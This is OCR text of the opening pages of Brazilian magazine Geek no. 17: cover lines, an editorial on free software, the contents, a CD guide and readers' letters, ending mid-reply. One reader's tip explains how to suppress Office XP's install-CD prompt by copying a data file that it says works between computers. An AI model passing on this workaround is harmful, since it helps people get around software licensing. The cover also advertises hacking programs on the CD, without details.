DIGERATI

XBOX ou GAMECUBE? TESTAMOS E CONCLUÍMOS

Tecnologia, Informática & Comportamento

GeeK

ANO III - NÚMERO 17 - R$ 9 ,90

ESSA REVISTA VAI MUDAR SUA VIDA

A revolução GNU

Software livre e código-fonte aberto
História - Entrevistas - Segredos
E um superpacote de softwares

Show do Milhão?!

Código-fonte (hacked) similar ao do campeão de vendas
+ 15 programas h4ck3rz

Linux da NSA

National Security Agency

O sistema criado pela Agência de Segurança dos EUA com ênfase na proteção*

Confira os destaques do CD no verso

Morte e ressurreição de um sistema

BeOS: nasceu, cresceu, morreu e vai renascer

No CD: Sistema + softwares

Inteligência Artificial

Kit para você desenvolver robôs de chat!

Futebol Arte

Conheça os robôs jogadores do país do futebol

E mais:

Senhor dos Anéis, Anthrax, Urina energética, Harry Potter, Atari e Cia Ltda.

ISSN 1516-9650

VAN BLAD

EDITORIAL

Traz até você aventura, drama, suspense, ficção, romance e o melhor da música internacional

É a revista DVD Collection que conta com os melhores títulos em DVD. Este mês aventura e ficção se encontram em um filme explosivo:

FLASH GORDON

Não perca tempo adquira já a sua DVD Collection


Revista mais DVD
Já nas Bancas

VAN BLAD EDITORIAL
R: Comendador Cantinho, 317
CEP: 03603-020 SP/SP
TEL: (0xx11) 296-2067
FAX: (0xx11) 294-8823
E-Mail: vanblad@

Será que você está entendendo o verdadeiro alcance da Internet, do software livre e do código-fonte aberto? Eu precisei ler um pouco e pensar muito para perceber a dimensão do momento que vivemos.

Sem a Internet, o software livre e o código-fonte aberto, a revista Geek não teria nascido. Isso que nós fazemos em cada página - criticar políticas empresariais monopolistas, divulgar informação "pesada", escrever sobre vírus, invasões e hackers, fazer piadas com o Bill Gates, mostrar o que nenhuma outra revista mostra e andar sempre na frente - seria impossível. Nós somos crias dessa mistura que já revolucionou e continua revolucionando a vida no planeta.

A Web, o free soft e o open source indicam um caminho diferente não só para a tecnologia mas também para a organização de toda a sociedade e para a difusão de conhecimento. Primeiro efeito: descentralização do poder. Você não precisa mais ler os grandes jornais, as grandes revistas ou assistir ao Jornal Nacional. Blogs, newsgroups, IRC, sites, listas de discussão & Cia. estão aí para oferecer informação na medida das suas necessidades. Você é o filtro.




Segundo efeito: estimulação do senso crítico. Para peneirar a avalanche de dados que circulam na rede você necessariamente tem que calibrar suas referências. Existem milhares de sites elogiando o Linux, mas não basta ler e acreditar que isso é verdade. É preciso entender, aprofundar-se e aí sim chegar a uma conclusão - pessoal, mas 100% fundamentada.

Terceiro efeito: fim do modelo tradicional para as relações de trabalho e para sua remuneração. A cada dia fica mais fácil e possível, para qualquer um, trabalhar no horário que quiser, onde quiser e nos termos que preferir. Ainda não é uma realidade, mas caminhamos a passos largos para isso. Já a tradicional remuneração pelo trabalho, baseada em horas de serviço, quantidade de produção e ganância de quem vende, também está indo ralo abaixo. Os linuxers/hackers, que criaram um sistema operacional completo e eficiente, disponibilizando-o gratuitamente e ainda liberando alterações em seu código, são prova viva disso. Segundo esses guerrilheiros do terceiro milênio, conhecimento não é produto de consumo e não pode ser distribuído segundo lógicas de mercado. A filosofia dos linuxers/hackers e a possibilidade de novas relações de trabalho contribuem ainda para a linha divisória entre trabalho e descanso. Não há razão para separar uma coisa de outra, se você faz o que deseja em condições que não lhe agridem.

Eu sei, o editorial ficou longo. E não esbarrou nem na ponta do iceberg. Mas da próxima vez que você ler uma matéria sobre Internet, direitos autorais, software livre ou mesmo sobre um relatório de CPI, já terá recursos para digerir melhor a gororoba.

Então eu lhe pergunto novamente: você está entendendo o verdadeiro alcance da Internet, do software livre e do código-fonte aberto?



22 MORTE E RESSURREIÇÃO DE UM SISTEMA

A história do BeOS, sua compra pela Palm e o esforço independente para manter o sistema vivo - e chutando

10 IN BOX

Nossos leitores estão com a palavra

Mulheres iradas, monstro geek, torturadores de micros, multiprocessadores e viagens cósmicas

12 IN TUNE

Leia e creia - se puder

Perfume com aroma de computador, Tourist Guy, iBesta, Harry Potter, violência, Bugs, Antraz...

28 O PAÍS DO FUTEBOL

Amarelar, nunca - enferrujar, talvez...

Se a seleção oficial não inspira confiança, aposte as fichas no futebol de robôs canarinho

30 HARDWARE

Aparatus est

Global Positioning Sattelite: você ainda vai ter um controlando sua vida

34 AHEAD

Hoje é um texto, amanhã realidade

As máquina que soltam cheiros a partir do computador. É a concretização do e-mail fedido!

44 MENTIRA!!!!!!!!!!!

Sempre haverá quem acredite nelas

Não precisa ser 1º de abril para dar de cara com as mentiras divulgadas via Internet. Eis os hoaxes.

54 SCAN

Entre tapas e beijos

Trava de impressora, Senhor Dos Anéis, Mozilla, Xbox, Bad Religion, Atari e... CDs da AOL!

60 CÓDIGO-FONTE

Opinião: hay que tener una

Estamos entrando na era da desinformação

61 GUIA DO CD


Parada obrigatória antes de rodar o CD

Relação completa dos mais de 160 softwares, com breves descrições

66 BANDA DESENHADA

Sim, nós temos quadrinhos

Três quadros, desenho, balões e Bill Gates. Leia e dê o veredicto



38 GNU

A revolução causada por uma simples, mas poderosa licença de distribuição - de A a Z

20 CHARACTER

Grandes figuras da informática

Marcelo Tosatti, o brasileiro que comanda o desenvolvimento do Linux

32 E-WORLD

Ciência cientificamente científica

Invisibilidade é coisa de filmes ou gibis? Melhor ler essa matéria - enquanto ela é visível

48 HACKER SPACE

Um pequeno mergulho no underground

Bugs, bugs e mais bugs: Wu FTP, PHP Nuke, Post Nuke. E ainda defesa no IRC

62 LINUX DA NSA

Aprenda a instalar esse software e a usar o código do "Schow do Milhão"


NO CD-ROM BÔNUS


O CD-ROM bônus dessa edição tem potencial para mudar vidas. Se você é usuário de Windows ou Linux, poderá experimentar o BeOS. Se você acha que ser hacker é desfigurar páginas, temos o livro The Hacker Crackdown. Mas antes de mudar de vida, confira o caminho das pedras na página 61, com direito a descrições dos softwares no CD e dicas para sua utilização. Eis aqui alguns dos itens desenvolvidos em nosso Guia do CD:

- **A revolução GNU:** Pacote de programas cuidadosamente selecionados para dar a você a dimensão do impacto provocado pelo software livre e com código-fonte aberto.
- **The Hacker Crackdown:** e-Book discutindo filosofia, ética hacker e as fronteiras tecnológicas da era digital.
- **BeOS:** Cliente IRC, visualizador de imagens, PDF Reader, DivX Player, Browser e o sistema completo.
- **A nata do Linux:** kit para programação em Java, P2P, o GIMP do áudio e o Linux da National Security Agency dos EUA!
- **HTML, Delphi, Pascal,** Java, VB e outras linguagens: softwares para programar, compilar e aprender.

FUTEBOL

Quando o que era espetacular não causa mais impacto...




...a tecnologia

pode ser a saída.

Futebol de robôs brasileiros.
Prepare a torcida

Pág. 28

Democratização?!

Gostaria de levantar um ponto sobre a reportagem da Geek 16, pág. 48, entitulada "Solidariedade para todos". Nela discute-se como levar informática para todos. Uma forma de democratização da informação. Mas, pelo que entendi, todos esses cursos usam o SO Windowz. Isso é contraditório. Como cursos que visam a democratização da informação usam um software proprietário? Um representante de uma dessas entidades já foi entrevistado no programa Vitrine, do Marcelo Taz. Lá foi dito que eles são patrocinados pela Micro$oft com máquinas e SOs. Pergunto: como uma pessoa de baixa renda pode pagar R$ 600,00 por uma licença do Windowz e mais R$ 600 por uma do Office? Também há outro ponto complementar. Não somente em cursos sem fins lucrativos, ensina-se a usar o Word, o Excel e o Power Point. Não se ensina mais a usar um editor de texto, uma planilha de cálculo e um programa de apresentações. Isso foi abordado na coluna chamada "opinião" de Eduardo Maçan, que escreveu na Revista do Linux, número 23. Os usuários estão aprendendo a decorar onde estão as funções dos programas promovendo uma total dependência do produto proprietário. Assim, quando forem obrigados a se adaptarem a uma nova situação, sentirão dificuldades.

Carlos A. Neves, por e-mail

Sarcasmo movido a Linux

Estava eu lendo uns artigos na Internet sobre um tal de Windows XP e um link me chamou minha atenção "Clique aqui para ver se seu PC está preparado para o Windows XP" - até me fez lembrar da época do bug do milenio. Cliquei e ele me veio com uma mensagem dizendo que eu precisava ter um tal de Internet Explorer 4.0 instalado e o Windows 98. Eu uso Linux 2.4.15 + Mozilla 0.96. Não serve? Vocês do suporte da Guiq poderiam me ajudar? Onde acho as fontes desses dois softwares para baixar e instalar?


Vagner Rodrigues, por e-mail

Monstro Geek

Mais uma vez a palavra Geek faz sucesso na TV. Foi domingo, dia 02/12/2001, no canal Bandeirantes, às 24:00. Havia um monstro humano chamado Geek no filme "O Beco das Ilusões Perdidas".

Marcio Tullio de Farias Chaves, João Pessoa-PB

Naqueles dias...



Para o ciberjeca, recalcado de plantão, editor dessa revista.:

Tenho o prazer quase sexual, em vos rebater à altura a grosseria machista da Geek 14, pág. 17.

Primeiro: a criatura débil saberia ao menos o porquê de nunca estar satisfeita com a parceira atual? Isso se chama Don Juanismo, é o Édipo de meia tigela que anda procurando a Jocasta megera em todo lugar.

Segundo: em uma relação afetiva não existem parâmetros de lógica. Ah, equeci! Você possue um microprocessador no lugar dos neurônios.

Terceiro: "songa monga" autor da piadinha, não existe um código do amor, um algoritmo da paixão..... ah, ah, ah. É por isso que vocês, homens, não entendem essa linguagem..... Então não ame, prostituta existe para isso. Aliás, será que você sabe o que é um algoritmo?

Quarto (coisa boa é quarto, cama, marido, filhos....família... sacô?): quanto às mensagens, o código não é aberto, e você realmente não poderia fazer nada com elas, por isso se frusta - Irado!

Quinto: que HOMEM não é tarado por salto alto e cinta-ligas ? Por uma MULHER - se é que você sabe que espécime é este – sexy e elegante, muito bem maquiada e vestida? Isso tudo é acessório otário. Mas tô vendo que o que cai na tua rede é piaba, mané... "Mina, para que isso tudo para ficar bonita... Água e sabão já resolve"... Jeca!!

Mas estereótipos à parte, a revista quebra o galho.


Vanessa Massulo, Fortaleza - CE, por e-mail.

Não faz assim que eu me apaixono, Vanessa... (O Editor)

Driblando o Windows XP

Tenho uma dica sobre o Office XP: se você instalou o Office XP, e você já está de saco cheio porque vira e mexe ele pede o CD de instalação, faça o seguinte:

Copie o arquivo ***data.bak*** da pasta ***C:\WINDOWS\All Users\Dados de aplicativos\Microsoft\Office\Data*** para outra pasta segura e, quando for necessário, reponha-o na pasta original. Ou use um pequeno arquivo zip auto-extract (Data.exe, incluído no CD dessa edição).



Obs: os arquivos data.bak são intercambiáveis entre usuários, não apresentando problemas de um computador para o outro.

Luciano Mesquita, por e-mail

Hackers, CDs, repetição & Cia.

Gostaria de dizer algumas coisas:

1 - A revista é boa, mas só compro pela seção Hacker Space;

2 - Arrumem um revisor melhor;

3 - Será que na próxima edição vocês ensinam a fazer IP Spoofing?

4 - Na Geek 13 vocês disseram que "Iowa" é o segundo CD do Slipknot. Na verdade é o terceiro;

5 - Sobre a Geek 13, vocês não publicaram os relatos mais bizarros que alguém tenha passado com o micro;

6 - Na Geek 15, vocês anunciaram 13 programas hackers e no CD dizem ter 16.

7 - Vocês estão repetindo muito os programas no CD

8 - Onde vocês arrumaram a imagem da página 55 da Geek 15?

9 - Eu nunca recebi um CD de acesso da AOL.

Spider X, por e-mail

Repondendo seus comentários:

1 - Continue comprando, por favor.

